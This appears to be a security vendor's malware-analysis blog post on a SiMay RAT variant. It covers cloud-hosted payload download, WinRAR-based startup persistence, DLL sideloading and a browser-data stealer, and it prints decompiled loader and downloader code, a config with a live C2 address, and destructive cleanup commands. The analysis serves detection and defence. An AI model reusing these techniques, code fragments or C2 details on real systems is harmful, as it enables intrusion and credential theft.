Uncategorized

Sneaky SiMay

By Andrew SheltonMay 31, 2022

Hackers have been abusing cloud services to host their malicious payloads and then use a downloader/loader to deploy them in the victim's machine. Recently we came across a Remote Access Trojan (RAT) sample doing an activity on similar lines. This has been shared in VirusTotal. This sample was later identified as a variant of SiMay RAT. At the time of writing this blog, the sample under consideration had a low AV detection rate in VT, which further increased our curiosity to dive deeper into this. Not only that, there were also a few more samples of the SiMay RAT variant that were uploaded in VT with different hashes.

While analysing the main sample, we identified it as a Multistage downloader/loader, which downloads the payload as a zip file (from the cloud service that is subscribed to by the attacker) and executes one of the legit executable with a malicious dll file (which are inside the zip) in memory using DLL sideloading method.

In this blog we will discuss how the SiMay RAT is downloaded as a payload from the cloud, deployed in the machine, its persistence and how it goes about loading the malicious DLL.



Figure 1: Workflow of SiMay RAT

Analysing the Binary

On analysing the sample, we noticed that the main loader has a Windows File Explorer icon , which can be deceiving to a user who can unknowingly execute the same.

The executable was a VC8 compiled binary. The TimeDateStamp indicates it was compiled on 10th of April 2022. There were multiple URLs hard coded in the binary as shown in Figure 2. We will be getting into the deets of these URLs later in this blog during the payload download process.

ascii	67	0x0016BF70	https://note.youdao.com/yws/api/personal/share?method=get&shareKey=
ascii	44	0x0016BFF4	https://note.youdao.com/yws/public/notebook/
ascii	46	0x0016C0B4	https://note.youdao.com/yws/api/personal/file/
ascii	115	0x0016C158	https://note.youdao.com/ynoteshare/index.html?id=cfae45c9e7cc8a7734b72abe98235dd1&type=notebook&_time=1642761034339
ascii	39	0x0016C1E4	http://127.0.0.1:8080/zipped/lalala.zip

Figure 2: Hardcoded URLs in Binary

Behavioural Analysis

Payload Download Process :

The malware first tries to decrypt two executables that are already present in the data section. Code block for the same is shown in Figure 3

```
void decryption_function(void)

{
  byte bVar1;
  byte bVar2;
  int iVar3;
  undefined4 *puVar4;
  undefined4 local_dc [52];
  uint local_c;

  iVar3 = 0x36;
  puVar4 = local_dc;
  while (iVar3 != 0) {
    iVar3 = iVar3 + -1;
    *puVar4 = &DAT_cccccccc;
    puVar4 = puVar4 + 1;
  }
  local_c = 0;
  while (local_c < 0xb200) {
    bVar2 = (byte)local_c;
    bVar1 = ~(~((&Address_of_Executable)[local_c] + 0xa6) ^ bVar2) ^ bVar2;
    bVar1 = ((byte)((int)(uint)(byte)-bVar1 >> 2) | bVar1 * -0x40) + bVar2 ^ 0x1e;
    bVar2 = (((byte)((int)(uint)bVar1 >> 2) | bVar1 << 6) ^ bVar2) - bVar2 ^ bVar2;
    (&Address_of_Executable)[local_c] = ((byte)((int)(uint)bVar2 >> 5) | bVar2 << 3) + 0xb1;
    local_c = local_c + 1;
  }
  return;
}
```

Figure 3: Decryption Loop for .NET Loaders



Figure 4: Decrypted .NET Binary

The decrypted executables are .NET compiled binaries. While debugging we found that the first executable to be named as Cshape-CppHostingBridageAuto and is used for performing multiple operations like invoking a process, writing a binary from the memory and helping with resolving web request for the loader, and the second executable is named as CShapeHosting and is responsible for downloading the payload.

```
private static void DownloadFromYouDao(string url, string whichZip, string localPath)
{
    string text = new Uri(url).DecodeQueryParameters()["id"];
    Console.WriteLine(text);
    string webIdFromThisId = Program.GetWebIdFromThisId(text);
    Console.WriteLine("dirId " + webIdFromThisId);
    string targetFileHashId = Program.GetTargetFileHashId(text, webIdFromThisId, whichZip);
    if (string.IsNullOrEmpty(targetFileHashId))
    {
        Console.WriteLine("fileid accquired failed==>" + targetFileHashId);
        return;
    }
    Console.WriteLine("fileid accquired successed==>" + targetFileHashId);
    Thread.Sleep(200);
    string text2 = "https://note.youdao.com/yws/api/personal/file/" + targetFileHashId + "?method=download&shareKey=" + text;
    Console.WriteLine("fileUrl " + text2);
    Program.WebClientHelper.DownloadFile(text2, localPath);
}
```

Figure 5: Downloader Function in CShapeHosting executable

- The CShapeHosting will get the arguments from the Main Loader and tries to contact the ip 59.111.183[.]194 which is corresponding to the domain note.youdao.com (A Chinese cloud service provider) using GET request as:

GET /yws/api/personal/share?method=get&shareKey=cfae45c9e7cc8a7734b72abe98235dd1 HTTP/1.0

Host: note.youdao[.]com

To which the server responds with a JSON with interesting strings :

“id”:”WEB842633ba1786c31f2996429d59ceca79˝,”userId”:”quanshiyu2022@163.com“,”name”: GUDUO, “shareTime”:1639822384952 (2021-12-18)

We can see that a share has been activated way before the malware binary was compiled, showing that the malware actors had spent quite some time planning this campaign.

- After parsing the JSON data, the malware creates another GET request as:

GET /yws/public/notebook/cfae45c9e7cc8a7734b72abe98235dd1/subdir/WEB842633ba1786c31f2996429d59ceca79 HTTP/1.0

As we can see the subdir/WEB842633ba1786c31f2996429d59ceca79 is retrieved from the JSON data. Now the server replies with yet another JSON data which contains interesting information for the payloads that is stored in the attacker's share that includes the necessary keys for accessing the file like a web path "p":"/<PATH_TO_FILE>" and file name "tl":"<FILE_NAME>.zip"

For the sample under analysis, the share contains around 27 malicious payloads.

- It now takes one of the zip file and tries to download it with another GET request as:

GET /yws/api/personal/file/WEB4e6116b430403afd518512b82258a50d?method=download&shareKey=cfae45c9e7cc8a7734b72abe98235dd1 HTTP/1.0

Here id WEB4e6116b430403afd518512b82258a50d is retrieved from the previous JSON data, for which the server replies with the direct path to the malicious zip file (in our case it is o.zip) to be downloaded. The sample is then downloaded to the "%USER%/Public/<root>" folder.



Figure 6: Multiple Payloads from YouDao Cloud Share seen in a Web Interface

Analysing the Payload Archive

The contents of the zip file will look like this :



Figure 7: Contents of Zip Archive

The main sample then extracts and writes the contents from the zip file to predefined locations as below:

Contents of the folder named "package" are copied to "C:\Users\Public\Documents\efender\<random_name>\<files>" which consist of the malicious DLL (GLUT32.dll), a legit executable exe (washost.exe) in which the DLL will be side-loaded later, and an XML file which will be used by the DLL later in the execution chain.

Contents of the folder named "static" are copied to "C:\ProgramData\" as Windows-updatadfinder-CProgramData which will be used as a stealer and will be explained later in the blog.

Content of the folder name "winzipper" (fdaf1.fda1gfq) is copied to C:\Users\Public\Downloads which is a command line version of WinRAR. This file is used for creating persistence for the payload.

Creating Persistence

After extracting the payloads, the malware uses the WinRAR vulnerability to create persistence where the WinRAR CLI payload comes into play. First, it creates a rar.ini file in the Public\Downloads folder that has the string "switches=-opC:\Users\<user_name>\AppData\Roaming –y", as the WinRAR CLI can read the set of switches from the rar.ini. This switch describes the default location for the archive to be decompressed.

Now the malware creates an lnk file in "C:\Users\Public\Downloads\mobisample_start.lnk" targeting the exe payload from "C:\Users\Public\Documents\efender\<random_name>\<executable_name>".

```
call    sub_4B10B9      ; "C:\\Users\\Public\\Downloads\\mobisample_start.lnk"
push    eax             ; lpMultiByteStr
push    offset unk_6164D4 ; int
mov     ecx, [ebp+var_1468]
call    sub_4AEF94      ; L"C:\\Users\\Public\\Documents\\efender\\<random>\\<random>.exe"
push    eax             ; int
call    create_lnk_file_function
```

Figure 8: Function to Create LNK file

The created lnk file is then compressed to <random>.rar file in the same location by the WinRAR CLI tool with arguments as seen in Figure 9.

```
C:\Users\Public\Downloads\<Winrar_CLI>.exe
a -ap"Microsoft\Windows\Start Menu\Programs\startup"   Set path inside archive
C:\Users\Public\Downloads\<random>.rar                 Archive name
C:\Users\Public\Downloads\mobisample_start.lnk         File to be compressed
-wC:\Users\Public\Downloads -ep                        Exclude the path from names
```

Figure 9: Argument for WinRAR CLI tool

Another lnk file is then created by the malware with a random name in the path C:\Users\Public\Music which has the target as :

"C:\Users\Public\Downloads\<winrar_CLI>.exe x C:\Users\Public\Downloads\<random>.rar"

where the argument "x" is used for extracting files with a full path. The malware then creates an instance of explorer.exe with the address as "C:\Users\Public\Music" and runs in the background with the help of CppHostingBridageAuto as shown in the Figure below.

```
mov     ecx, [ebp+var_55C]
push    ecx
push    offset aAutoCUsersPubl ; "AUTO|||C:\\Users\\Public\\Music|||"
push    eax
call    sub_4AF25A
add     esp, 0Ch
mov     [ebp+var_560], eax
mov     edx, [ebp+var_560]
mov     [ebp+var_564], edx
mov     byte ptr [ebp+var_4], 26h
sub     esp, 1Ch
mov     ecx, esp
mov     [ebp+var_508], esp
push    offset aRawdata1 ; "rawData1"
call    sub_4AFF2F
mov     [ebp+var_568], eax
mov     byte ptr [ebp+var_4], 25h
call    call to dotnet loader
```

Figure 10: Call to CppHostingBridageAuto from Loader

```
automationElement = automationElement.GetUpdatedCache(new CacheRequest());
AutomationElementCollection automationElementCollection = automationElement.FindAll(TreeScope.Descendants, condition4);
if (automationElementCollection.Count > 0)
{
    for (int j = 0; j < automationElementCollection.Count; j++)
    {
        AutomationElement automationElement2 = automationElementCollection[j];
        automationElement2.GetCurrentPropertyValue(AutomationElement.BoundingRectangleProperty);
        string expr_1BA = (string)automationElement2.GetCurrentPropertyValue(AutomationElement.NameProperty);
        Console.WriteLine(expr_1BA + "   " + which);
        if (Path.GetFileNameWithoutExtension(expr_1BA) == which)
        {
            Console.WriteLine("find target");
            ((InvokePattern)automationElement2.GetCurrentPattern(InvokePattern.Pattern)).Invoke();
            return;
        }
    }
    return;
}
Console.WriteLine("没有找到打开的文件");
```

Figure 11: Auto Function responsible for Invoking Explorer

The invoked explorer.exe is then used to start the lnk file that was created in Public\Music folder which will now extract the archived lnk file mobisample_start.lnk to the "%Appdata%\Roaming\ Microsoft\Windows\Start Menu\Programs\startup" folder. There by achieving persistence.

Executing the Payload

After creating persistence, the malware renames the dropped file "Windows-updatadfinder-CProgramData" from ProgramData to Shell.txt which contains the shell code which will be used by the payload to perform the "stealer" activity.

To execute the payload, the malware then creates a URL file in the path "C:\Users\Public\Music", which will be executed using the already invoked explorer process.

```
[InternetShortcut]
URL=file:\\\C:\Users\Public\Documents\efender\<random>\<random>.exe
WorkingDirectory=C:\Users\Public\Documents\efender\<random>
```

Figure 12: Target of the URL file

The payload <random>.exe then gets executed with the GLUT32.dll side-loaded, whereas the export functions of the DLL have the same name as available in the genuine version of the DLL. We also identified that the DLL has strings "Blackmoon" which corresponds to a Chinese compiler used in the 2014 KrBanker Trojan attack in South Korea.



Figure 13: Malicious DLL sideloaded to legit executable

We noticed that all the export functions in the sideloaded DLL do the same task by calling a same function which decrypts the xml file "wc.xml" and then uses the contents to create a new shell.ini file in "C:\programdata\shell.ini". The shell.ini file contains the C2 server's IP address that the payload needs to contact.

```
[login]
lpszHosts=202.8.121.28
dwPorts=82
szURL=
szURLs=2
szZSC=2
szfenzu=Default
PDqdsj=1
```

Figure 14: Contents of shell.ini file

The shell.txt contains shell code to import modules and a PE file (encrypted) where each byte is XORed by 25h. Further, the decrypted PE file had the original DLL name as server.dll. It also had multiple strings related to different browser names and their paths for user data this dll acts as a stealer for the RAT.

```
.data:100FAF9C CmdLine          db 'cmd.exe /c RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 255',0
.data:100FAF9C                                          ; DATA XREF: sub_1000E190+2↑o
.data:100FAFDB                  align 4
.data:100FAFDC aAppdataLocalGo db '\AppData\Local\Google\Chrome\User Data\Default',0
.data:100FAFDC                                          ; DATA XREF: sub_1000E5E0+80↑o
.data:100FB00B                  align 4
.data:100FB00C aCUsers          db 'C:\Users\',0        ; DATA XREF: sub_1000E5E0+75↑o
.data:100FB00C                                          ; sub_1000E6E0+75↑o ...
.data:100FB016                  align 4
.data:100FB018 aChromeExe       db 'chrome.exe',0       ; DATA XREF: sub_1000E5E0+22↑o
.data:100FB023                  align 4
.data:100FB024 aAppdataRoaming db '\AppData\Roaming\Microsoft\Skype for Desktop',0
.data:100FB024                                          ; DATA XREF: sub_1000E6E0+80↑o
.data:100FB051                  align 4
.data:100FB054 aSkypeExe        db 'Skype.exe',0        ; DATA XREF: sub_1000E6E0+22↑o
.data:100FB05E                  align 10h
.data:100FB060 ; char Command[]
.data:100FB060 Command          db 'del /s /f %appdata%\Mozilla\Firefox\Profiles\*.db',0
.data:100FB060                                          ; DATA XREF: sub_1000E7E0+25↑o
.data:100FB092                  align 4
.data:100FB094 aFirefoxExe      db 'firefox.exe',0      ; DATA XREF: sub_1000E7E0+8↑o
.data:100FB0A0 aAppdataRoaming_0 db '\AppData\Roaming\360se6\User Data\Default',0
.data:100FB0A0                                          ; DATA XREF: sub_1000E820+80↑o
```

Figure 15: Suspicious strings in the Encrypted shell.txt file

This PE file will then be loaded into the memory space of the payload process and does the stealer activity when the attacker commands. The stolen data is then sent to the C2 server by the payload.



Figure 16: Payload contacting C2

We at K7 Labs provide detection against latest threats and also for this newer variant of SiMay RAT. Users are advised to use a reliable security product such as "K7 Total Security" and keep it up-to-date so as to safeguard their devices.

Indicators of Compromise(IOC)

File Name	Hash	K7 Detection Name
b.exe (Initial Loader)	A641B3B81153936C6A3D3D99FE8D9736	Trojan (00590abd1)
GLUT32.dll (RAT)	93FA023228112729F86015727346D1F8	Adware (00506e8d1)

C2 :

202.8.121[.]28

- Previous Post« Steer Clear of Instant Loan Apps
- Next Post

More Posts